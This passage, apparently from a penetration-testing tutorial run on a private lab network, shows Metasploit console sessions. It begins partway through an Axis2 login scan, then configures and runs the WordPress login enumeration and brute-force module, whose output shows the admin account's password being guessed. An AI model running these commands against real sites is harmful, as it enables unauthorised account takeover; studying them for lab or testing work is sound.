[-] The host (192.168.29.10:8080) was unreachable.
[*] http://192.168.29.10:8080 - Apache Axis - Attempting authentication
[*] Error: 192.168.29.10: Metasploit::Framework::LoginScanner::Invalid Cred details can't be blank, Cred details can't be blank (Metasploit::Framework::LoginScanner::Axis2)
[*] Verifying login exists at http://192.168.29.11:8080
[-] The host (192.168.29.11:8080) was unreachable.
[*] http://192.168.29.11:8080 - Apache Axis - Attempting authentication
[*] Error: 192.168.29.11: Metasploit::Framework::LoginScanner::Invalid Cred details can't be blank, Cred details can't be blank (Metasploit::Framework::LoginScanner::Axis2)
[*] Verifying login exists at http://192.168.29.12:8080
[-] The host (192.168.29.12:8080) was unreachable.
[*] http://192.168.29.12:8080 - Apache Axis - Attempting authentication
[*] Error: 192.168.29.12: Metasploit::Framework::LoginScanner::Invalid Cred details can't be blank, Cred details can't be blank (Metasploit::Framework::LoginScanner::Axis2)
[*] Verifying login exists at http://192.168.29.13:8080
```


auxiliary/scanner/http/wordpress_login_enum

show options




```
msf6 > use auxiliary/scanner/http/wordpress_login_enum
msf6 auxiliary(scanner/http/wordpress_login_enum) > show options

Module options (auxiliary/scanner/http/wordpress_login_enum):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   BLANK_PASSWORDS      false            no        Try blank passwords for all users
   BRUTEFORCE           true             yes       Perform brute force authentication
   BRUTEFORCE_SPEED     5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS         false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS          false            no        Add all passwords in the current database to the list
   DB_ALL_USERS         false            no        Add all users in the current database to the list
   ENUMERATE_USERNAMES  true             yes       Enumerate usernames
   PASSWORD                              no        A specific password to authenticate with
   PASS_FILE                             no        File containing passwords, one per line
   Proxies                               no        A proxy chain of format type:host:port[,type:host:port][...]
   RANGE_END            10               no        Last user id to enumerate
   RANGE_START          1                no        First user id to enumerate
   RHOSTS                                yes       The target host(s), range CIDR identifier, or hosts file with synt
ax 'file:<path>'
   RPORT                80               yes       The target port (TCP)
   SSL                  false            no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS      false            yes       Stop guessing when a credential works for a host
   TARGETURI            /                yes       The base path to the wordpress application
   THREADS              1                yes       The number of concurrent threads (max one per host)
   USERNAME                              no        A specific username to authenticate as
   USERPASS_FILE                         no        File containing users and passwords separated by space, one pair p
er line
   USER_AS_PASS         false            no        Try the username as the password for all users
   USER_FILE                             no        File containing usernames, one per line
   VALIDATE_USERS       true             yes       Validate usernames
   VERBOSE              true             yes       Whether to print output for all attempts
   VHOST                                 no        HTTP server virtual host
```

Set URL,PASS_FILE,USER_FILE AND RHOSTS.



```
msf auxiliary(scanner/http/wordpress_login_enum) > set URI /wordpress/wp-login.php
URI => /wordpress/wp-login.php
msf auxiliary(scanner/http/wordpress_login_enum) > set PASS_FILE /Desktop/passes.txt
PASS_FILE => /Desktop/passes.txt
msf auxiliary(scanner/http/wordpress_login_enum) > set USER_FILE /Desktop/users.txt
USER_FILE => /Desktop/users.txt
msf auxiliary(scanner/http/wordpress_login_enum) > set RHOSTS 192.168.29.89
RHOSTS => 192.168.29.89
msf auxiliary(scanner/http/wordpress_login_enum) > run
```

Run the exploit.



```
[*] http://192.168.29.89:80/wordpress/wp-login.php - WordPress Enumeration - Running User
Enumeration
[*] http://192.168.29.89:80/wordpress/wp-login.php - WordPress Enumeration - Checking
Username:'administrator'
[-] http://192.168.29.89:80/wordpress/wp-login.php - WordPress Enumeration - Invalid Username:
'administrator'
[*] http://192.168.29.89:80/wordpress/wp-login.php - WordPress Enumeration - Checking
Username:'admin'
[+] http://192.168.29.89:80/wordpress/wp-login.php - WordPress Enumeration- Username: 'admin' - is
VALID
[*] http://192.168.29.89:80/wordpress/wp-login.php - WordPress Enumeration - Checking
Username:'root'
[-] http://192.168.29.89:80/wordpress/wp-login.php - WordPress Enumeration - Invalid Username:
'root'
[*] http://192.168.29.89:80/wordpress/wp-login.php - WordPress Enumeration - Checking Username:'god'
[-] http://192.168.29.89:80/wordpress/wp-login.php - WordPress Enumeration - Invalid Username: 'god'
[+] http://192.168.29.89:80/wordpress/wp-login.php - WordPress Enumeration - Found 1 valid user
[*] http://192.168.29.89:80/wordpress/wp-login.php - WordPress Brute Force - Running Bruteforce
[*] http://192.168.29.89:80/wordpress/wp-login.php - WordPress Brute Force - Skipping all but 1
valid user
[*] http://192.168.29.89:80/wordpress/wp-login.php - WordPress Brute Force - Trying username:'admin'
with password:''
[-] http://192.168.29.89:80/wordpress/wp-login.php - WordPress Brute Force - Failed to login as
'admin'
[*] http://192.168.29.89:80/wordpress/wp-login.php - WordPress Brute Force - Trying username:'admin'
with password:'root'
[-] http://192.168.29.89:80/wordpress/wp-login.php - WordPress Brute Force - Failed to login as
'admin'
[*] http://192.168.29.89:80/wordpress/wp-login.php - WordPress Brute Force - Trying username:'admin'
with password:'admin'
[-] http://192.168.29.89:80/wordpress/wp-login.php - WordPress Brute Force - Failed to login as
'admin'
[*] http://192.168.29.89:80/wordpress/wp-login.php - WordPress Brute Force - Trying username:'admin'
with password:'god'
[-] http://192.168.29.89:80/wordpress/wp-login.php - WordPress Brute Force - Failed to login as
'admin'
[*] http://192.168.29.89:80/wordpress/wp-login.php - WordPress Brute Force - Trying username:'admin'
with password:'s3cr3t'
[+] http://192.168.29.89:80/wordpress/wp-login.php - WordPress Brute Force - SUCCESSFUL login for
'admin' - 's3cr3t'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/wordpress_login_enum) >
```